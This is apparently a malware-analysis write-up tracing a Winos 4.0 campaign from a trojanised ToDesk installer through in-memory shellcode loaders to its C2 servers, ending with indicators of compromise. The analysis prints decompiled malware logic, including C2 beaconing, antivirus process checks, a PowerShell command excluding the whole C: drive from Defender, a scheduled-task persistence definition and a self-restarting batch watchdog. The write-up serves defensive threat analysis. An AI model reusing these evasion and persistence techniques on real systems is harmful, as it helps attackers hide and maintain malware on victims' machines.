The Invisible Loader: Winos 4.0’s Journey from Disk to C2
This campaign is a multi-layered malware delivery method involving fake software installers disguised as popular applications like VPNs and browsers. It utilises embedded shellcode and configuration switching to stage malware, like Winos v4.0, entirely in memory.
Analysis starts with an NSIS installer binary called
ToDesk_Setup_4.7.6.3.exe
(86758fb6c5aa0093741402302a0478dab94992ff5c8426f2bc24c815cdeec08c).
This is a trojanised installer file which writes the legitimate
application to: C:\Program Files (x86)\Application, as well
as a series of shellcode loaders in
C:\Users\User\AppData\Local and
C:\Users\User\AppData\Roaming\TrustAsia.
First Loader
insttect.exe
(ecd6742f5107215ed10fb7aebca3c35190e9a2a4022dc019f863abdcdd530fa9)
- This is our first shellcode loader, which gets executed from the
AppData\Local directory.

Setting a breakpoint at CreateFileA calls we can see
that the binary creates a handle to Single.ini, which was
written to the same directory.



Following along until the next VirtualAlloc call, we can
see in the ESI / EDI registers that there is a PE file in memory:


We could dump this executable from memory, alternatively, we can use
a tool like Binary Refinery to carve the PE from the
Single.ini file:
ef Single.ini | carve-pe | peek
ef Single.ini | carve-pe | dump C:\Users\DFIR\Desktop\carved-dll.dllContinuing with debugging we can see that the DLL is called with the
VFPower export.
Shortly after we notice the following mutex creation:

A reference to the CreateToolhelp32Snapshot API.

And there is a reference to 360Tray.exe.

Taking a look at IDA, there’s the following function:
mov     eax, off_10022D84
movzx   eax, byte ptr [eax-758C082Ah]
mov     ecx, off_10022B44
add     ecx, edi
xor     eax, 1
push    eax
push    offset dword_1001D176
push    esi
call    ecx
add     esp, 0Ch
mov     eax, off_10022B30
add     eax, edi
mov     ecx, esi
lea     esi, [ebp-54h]
push    esi
call    eax
mov     eax, off_10022B14
add     eax, edi
lea     ecx, [ebp-60h]
lea     edx, [ebp-3Ch]
push    edx
call    eax
nop     dword ptr [eax]
dword_1001D176 is a list containing the following
strings:
360Tray.exe360LogCenter.exe360Safe.exe360speedld.exeLiveUpdate360.exe
The loader loops through the running processes by using
CreateToolhelp32Snapshot and Process32Next,
and for each process name it calls StrStrIW to check if it
matches any of a hardcoded list of strings belonging to the 360 Security
suite - a popular Chinese antivirus product.
Second Loader
The second loader gets written to
C:\Users\User\AppData\Roaming\TrustAsia.
intel.dll
(83E9E41137F05CB4DE5710E2EC581E7EF66097FBF68B28A980F15015F8175B60)
This shellcode loader is responsible for executing a DLL contained
within Config.ini (Or Config2.ini depending on
the presence of a specific file).
Similar to the first loader, these .ini files contain a DLL that can be carved and dumped to disk. As the loading is so similar to the first, I will just carve the DLL and focus on that.
The most notable function is the following, which is responsible for C2 communication:
WSAStartup(0x202u, &WSAData);
  pHints.ai_flags = 0;
  memset(&pHints.ai_addrlen, 0, 16);
  pHints.ai_family = 2;
  pHints.ai_socktype = 1;
  pHints.ai_protocol = 6;
  while ( 1 )
  {
    v5 = getaddrinfo(pNodeName, "18852", &pHints, &ppResult);
    if ( !v5 )
    {
      for ( i = ppResult; i; i = i->ai_next )
      {
        s = socket(i->ai_family, i->ai_socktype, i->ai_protocol);
        if ( s != -1 )
        {
          v5 = connect(s, i->ai_addr, i->ai_addrlen);
          if ( v5 != -1 )
            break;
          closesocket(s);
          s = -1;
        }
      }
      freeaddrinfo(ppResult);
      if ( s != -1 )
        break;
    }
    Sleep(0xBB8u);
  }
Essentially the value of pNodeName is what we are after,
as that is the C2 address that is being contacted by this loader over
port 18852
As it’s a global variable we can follow it in IDA and see that is
resolves to: 120.89.71[.]130

So our C2 / downloader address is
120.89.71[.]130:18852
Additional Functionality:

Instantly it’s clear that a Mutex with the value
zhuxianlu is created.
StartAddress is responsible for creating a Defender
exclusion for the entire C:\ drive:
 v15 = a1;
  v16 = retaddr;
  v14 = -1;
  v13 = &loc_1003A1F0;
  ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
  *(_DWORD *)&v11[6] = &v17;
  cv = _Cnd_internal_imp_t::_get_cv((_Cnd_internal_imp_t *)&v9);
  qmemcpy(
    v10,
    "/C powershell -Exe\"\"cutionPolicy B\"\"ypass -Command \"Add-MpPreference -ExclusionPath 'C:\\'\"",
    sizeof(v10));
  v1 = (int *)unknown_libname_3(v10, v11);
  v2 = *v1;
  v3 = v1[1];
  v7[3] = v2;
  v7[4] = v3;
  sub_10017C30(v2, v3, cv);
  v14 = 0;
  sub_1000A630(v5, v7);
  v14 = -1;
  sub_10017C10(v7);
  v6.cbSize = 60;
  memset(&v6.fMask, 0, 0x38u);
  v6.fMask = 64;
  v6.hwnd = 0;
  v6.lpVerb = "open";
  v6.lpFile = "cmd.exe";
  v6.lpParameters = (LPCSTR)sub_10004420(v5);
  v6.lpDirectory = 0;
  v6.nShow = 0;
  if ( ShellExecuteExA(&v6) && v6.hProcess )
  {
    WaitForSingleObject(v6.hProcess, 0xFFFFFFFF);
    CloseHandle(v6.hProcess);
  }
sub_1000AB80
Contains two base64 encoded blobs which are responsible for persistence via a scheduled task

Decoded Output:
$xmlPath = "XML路径"
$taskName = "任务名称"
$xmlContent = Get-Content -Path $xmlPath | Out-String
$taskPath = "\Microsoft\Windows\AppID\"
Register-ScheduledTask  -TaskPath $taskPath -Xml $xmlContent -TaskName $taskName  -Force
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.3" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
<RegistrationInfo>
<Date>2006-11-10T14:29:55.5851926</Date>
<Author>Microsoft Corporation</Author>
<Description>更新用户的 AD RMS 权限策略模板。如果对服务器上模板分发 Web 服务的身份验证失败,此作业将提供凭据提示。</Description>
<URI>\.NET Framework NGEN v4.0.30325</URI>
<SecurityDescriptor>D:(A;;FA;;;BA)(A;;FA;;;SY)(A;;FRFX;;;WD)</SecurityDescriptor>
</RegistrationInfo>
<Triggers>
<LogonTrigger id="06b3f632-87ad-4ac0-9737-48ea5ddbaf11">
<Enabled>true</Enabled>
<Delay>PT30S</Delay>
</LogonTrigger>
</Triggers>
<Principals>
<Principal id="AllUsers">
<GroupId>S-1-1-0</GroupId>
<RunLevel>HighestAvailable</RunLevel>
</Principal>
</Principals>
<Settings>
<MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
<StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
<AllowHardTerminate>false</AllowHardTerminate>
<StartWhenAvailable>true</StartWhenAvailable>
<RunOnlyIfNetworkAvailable>true</RunOnlyIfNetworkAvailable>
<IdleSettings>
<StopOnIdleEnd>true</StopOnIdleEnd>
<RestartOnIdle>false</RestartOnIdle>
</IdleSettings>
<AllowStartOnDemand>true</AllowStartOnDemand>
<Enabled>true</Enabled>
<Hidden>false</Hidden>
<RunOnlyIfIdle>false</RunOnlyIfIdle>
<DisallowStartOnRemoteAppSession>false</DisallowStartOnRemoteAppSession>
<UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>
<WakeToRun>false</WakeToRun>
<ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
<Priority>7</Priority>
<RestartOnFailure>
<Interval>PT1M</Interval>
<Count>16</Count>
</RestartOnFailure>
</Settings>
<Actions Context="AllUsers">
<Exec>
<Command>r""e""g""s""v""r""3""2.exe</Command>
<Arguments>运行参数</Arguments>
</Exec>
</Actions>
</Task>sub_1001A4E0
This function appears to monitor for execution of
WhatsApp.exe or Telegram.exe, and upon
detecting these processes, will create a file at
%Roaming%\TrustAsia\Temp.aps and subsequently execute
intel.dll,DllRegisterServer - this is the same loader, but
it’s important to note that the presence of Temp.abs will
alter it’s behaviour to instead execute Config2.ini over
Config.ini
 v60 = a1;
  v61 = retaddr;
  v59 = -1;
  v58 = &loc_1003A1C7;
  ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
  v56 = &v62;
  v55 = 0;
  v27 = sub_1000A6E0((int)v16, 26);
  v26 = v27;
  v59 = 0;
  sub_10007E30((int)v19, v27, "\\TrustAsia\\");
  LOBYTE(v59) = 2;
  sub_100044D0(v16);
  sub_10018750(v21, v19, "Temp.aps");
  LOBYTE(v59) = 3;
  do
  {
    Sleep(0x3A98u);
    cv = _Cnd_internal_imp_t::_get_cv((_Cnd_internal_imp_t *)((char *)&v45 + 3));
    qmemcpy(v52, "Telegram.exe", sizeof(v52));
    v1 = (int *)unknown_libname_3(v52, &v53);
    v2 = v1[1];
    v34 = *v1;
    v35 = v2;
    sub_10017C30(v34, v2, cv);
    LOBYTE(v59) = 4;
    v55 |= 1u;
    v24 = sub_1000A630(v15, v23);
    v43 = v24;
    v59 = 5;
    v55 |= 2u;
    if ( (unsigned __int8)sub_1001A390(v24) )
      goto LABEL_7;
    v42 = _Cnd_internal_imp_t::_get_cv((_Cnd_internal_imp_t *)((char *)&v45 + 2));
    qmemcpy(v50, "telegram.exe", sizeof(v50));
    v3 = (int *)unknown_libname_3(v50, &v51);
    v4 = v3[1];
    v32 = *v3;
    v33 = v4;
    sub_1001B010(v32, v4, v42);
    v59 = 6;
    v55 |= 4u;
    if ( (unsigned __int8)sub_1001A390(v17) )
      goto LABEL_7;
    v41 = _Cnd_internal_imp_t::_get_cv((_Cnd_internal_imp_t *)((char *)&v45 + 1));
    qmemcpy(v48, "WhatsApp.exe", sizeof(v48));
    v5 = (int *)unknown_libname_3(v48, &v49);
    v6 = *v5;
    v7 = v5[1];
    v30 = v6;
    v31 = v7;
    sub_1001B010(v6, v7, v41);
    v59 = 7;
    v55 |= 8u;
    if ( (unsigned __int8)sub_1001A390(v18) || (unsigned __int8)sub_1001A4A0(v21) )
LABEL_7:
      v44 = 1;
    else
      v44 = 0;
    v54 = v44;
    v59 = 6;
    if ( (v55 & 8) != 0 )
    {
      v55 &= ~8u;
      sub_100044D0(v18);
    }
    v59 = 5;
    if ( (v55 & 4) != 0 )
    {
      v55 &= ~4u;
      sub_100044D0(v17);
    }
    v59 = 4;
    if ( (v55 & 2) != 0 )
    {
      v55 &= ~2u;
      sub_100044D0(v15);
    }
    v59 = 3;
    if ( (v55 & 1) != 0 )
    {
      v55 &= ~1u;
      sub_10017C10(v23);
    }
  }
  while ( !v54 );
  if ( !(unsigned __int8)sub_1001A4A0(v21) )
    sub_1001A420(v21);
  Sleep(0x3E8u);
  v40 = _Cnd_internal_imp_t::_get_cv((_Cnd_internal_imp_t *)&v45);
  qmemcpy(v46, "cmd /c run\"\"dll32.exe ", sizeof(v46));
  v8 = (int *)unknown_libname_3(v46, &v47);
  v9 = *v8;
  v10 = v8[1];
  v28 = v9;
  v29 = v10;
  sub_10017C30(v9, v10, v40);
  LOBYTE(v59) = 8;
  v39 = sub_1000A630(v13, v22);
  v38 = v39;
  LOBYTE(v59) = 9;
  v37 = sub_10018650(v14, v39, v19);
  v36 = v37;
  LOBYTE(v59) = 10;
  sub_10007E30((int)v20, v37, "intel.dll,DllRegisterServer");
  LOBYTE(v59) = 9;
  sub_100044D0(v14);
  LOBYTE(v59) = 8;
  sub_100044D0(v13);
  LOBYTE(v59) = 3;
  sub_10017C10(v22);
  v11 = (const CHAR *)sub_10004420(v20);
  WinExec(v11, 0);
  sub_100044D0(v20);
  LOBYTE(v59) = 2;
  sub_100044D0(v21);
  v59 = -1;
  return sub_100044D0(v19);
}
Below is the code from the initial intel.dll loader
which executes either Config.ini or
Config2.ini depending on the existence of
Temp.abs:
qmemcpy(v27, "Temp.aps", 8);
v2 = sub_10044DA0(v27, &v27[8]);
sub_10046963(*v2, v2[1], v3);
...
v4 = sub_10045702(v33, v31);
sub_100479D1(v4);
CreateMutexA(0, 0, "99907F23-25AB-22C5-057C-5C1D92466C65");
if ( GetLastError() == 183 && sub_10045785(v38) )
{
qmemcpy(&v27[4], "ig2.ini", 7);
v24 = &v28;
}
else
{
qmemcpy(&v27[4], "ig.ini", 6);
v24 = &v27[10];
}
*(_DWORD *)v27 = 1718513475;sub_1001ADE0
This function appears to act as a kill switch as it checks if a file
exists at \TrustAsia\Exit.aps, and if it does, the file is
deleted and the malware is killed.
void __stdcall __noreturn sub_1001ADE0()
{
  const char *v0; // eax
  int v1[6]; // [esp+0h] [ebp-44h] BYREF
  int v2[7]; // [esp+18h] [ebp-2Ch] BYREF
  int v3; // [esp+34h] [ebp-10h]
  int v4; // [esp+40h] [ebp-4h]

  v3 = sub_1000A6E0((int)v1, 26);
  v2[6] = v3;
  v4 = 0;
  sub_10007E30((int)v2, v3, "\\TrustAsia\\Exit.aps");
  LOBYTE(v4) = 2;
  sub_100044D0(v1);
  while ( 1 )
  {
    do
      Sleep(0x1770u);
    while ( !(unsigned __int8)sub_1001A4A0(v2) );
    v0 = (const char *)sub_10004420(v2);
    remove(v0);
    _loaddll(0);
  }
}
sub_10002C60
This acts as a self-resurrection mechanism: If the main process crashes or is killed, the .bat detects this & re-executes the malicious DLL.
GetTempPathA(0x104u, Buffer);
  v19 = sub_100045C0(Buffer);
  v18 = v19;
  v20 = 0;
  sub_10007E30((int)v12, v19, "target.pid");
  LOBYTE(v20) = 2;
  sub_100044D0(v10);
  v17 = sub_100045C0(Buffer);
  v16 = v17;
  LOBYTE(v20) = 3;
  sub_10007E30((int)v13, v17, "monitor.bat");
  LOBYTE(v20) = 5;
  sub_100044D0(v9);
  sub_100040E0(v13, 2, 64, 1);
  LOBYTE(v20) = 6;
  if ( (unsigned __int8)sub_10004060(v11) )
  {
    sub_10007E60(v11, "@echo off\n");
    sub_10007E60(v11, "set \"PIDFile=%TEMP%\\target.pid\"\n");
    v1 = sub_10007E60(v11, "set \"VBSPath=");
    v2 = sub_10008180(v1, a1);
    sub_10007E60(v2, "\"\n");
    sub_10007E60(v11, "set /p pid=<\"%PIDFile%\"\n");
    sub_10007E60(v11, "del \"%PIDFile%\"\n");
    sub_10007E60(v11, ":check\n");
    sub_10007E60(v11, "tasklist /fi \"PID eq %pid%\" | findstr /i \"%pid%\" > nul\n");
    sub_10007E60(v11, "if errorlevel 1 (\n");
    sub_10007E60(v11, "    regsvr32 \"%VBSPath%\"\n");
    sub_10007E60(v11, "    exit\n");
    sub_10007E60(v11, ")\n");
    sub_10007E60(v11, "timeout /t 15\n");
    sub_10007E60(v11, "goto check\n");
    sub_10004020(v11);
  }
  v3 = sub_10004420(v13);
  sub_100011A0(CommandLine, "cmd.exe /B /c \"%s\"", v3);
  CurrentProcessId = GetCurrentProcessId();
  sub_100040E0(v12, 2, 64, 1);
  LOBYTE(v20) = 7;
  if ( (unsigned __int8)sub_10004060(v7) )
  {
    sub_10004140(CurrentProcessId);
    sub_10004020(v7);
  }
  memset(&StartupInfo, 0, sizeof(StartupInfo));
  StartupInfo.cb = 68;
  StartupInfo.dwFlags = 1;
  StartupInfo.wShowWindow = 0;
  memset(&ProcessInformation, 0, sizeof(ProcessInformation));
  if ( CreateProcessA(0, CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
  {
    CloseHandle(ProcessInformation.hProcess);
    CloseHandle(ProcessInformation.hThread);
  }
Config2.ini
Similar to Config.ini but only executed if WhatsApp or
Telegram processes are detected, the DLL embedded into this file calls
out to a different C2: 43.226.125[.]17:443.

IOCs
| Type | Value |
|---|---|
SHA256 |
86758fb6c5aa0093741402302a0478dab94992ff5c8426f2bc24c815cdeec08c |
SHA256 |
ecd6742f5107215ed10fb7aebca3c35190e9a2a4022dc019f863abdcdd530fa9 |
C2 |
120.89.71[.]130:18852 |
C2 |
43.226.125[.]17:443 |
Mutex |
zhuxianlu |
Conclusion
This Winos 4.0 campaign is delivered via a trojanised NSIS installer
masquerading as a legitimate application. A chain of shellcode loaders
reads configuration files (Single.ini,
Config.ini, Config2.ini) from disk to
progressively decrypt and execute embedded DLL payloads entirely in
memory. The primary C2 is contacted over port 18852, with a secondary C2
used exclusively when WhatsApp or Telegram processes are detected on the
host. A mutex is created on execution and a Windows Defender exclusion
for the entire C:\ drive is added to aid persistence and
evade detection.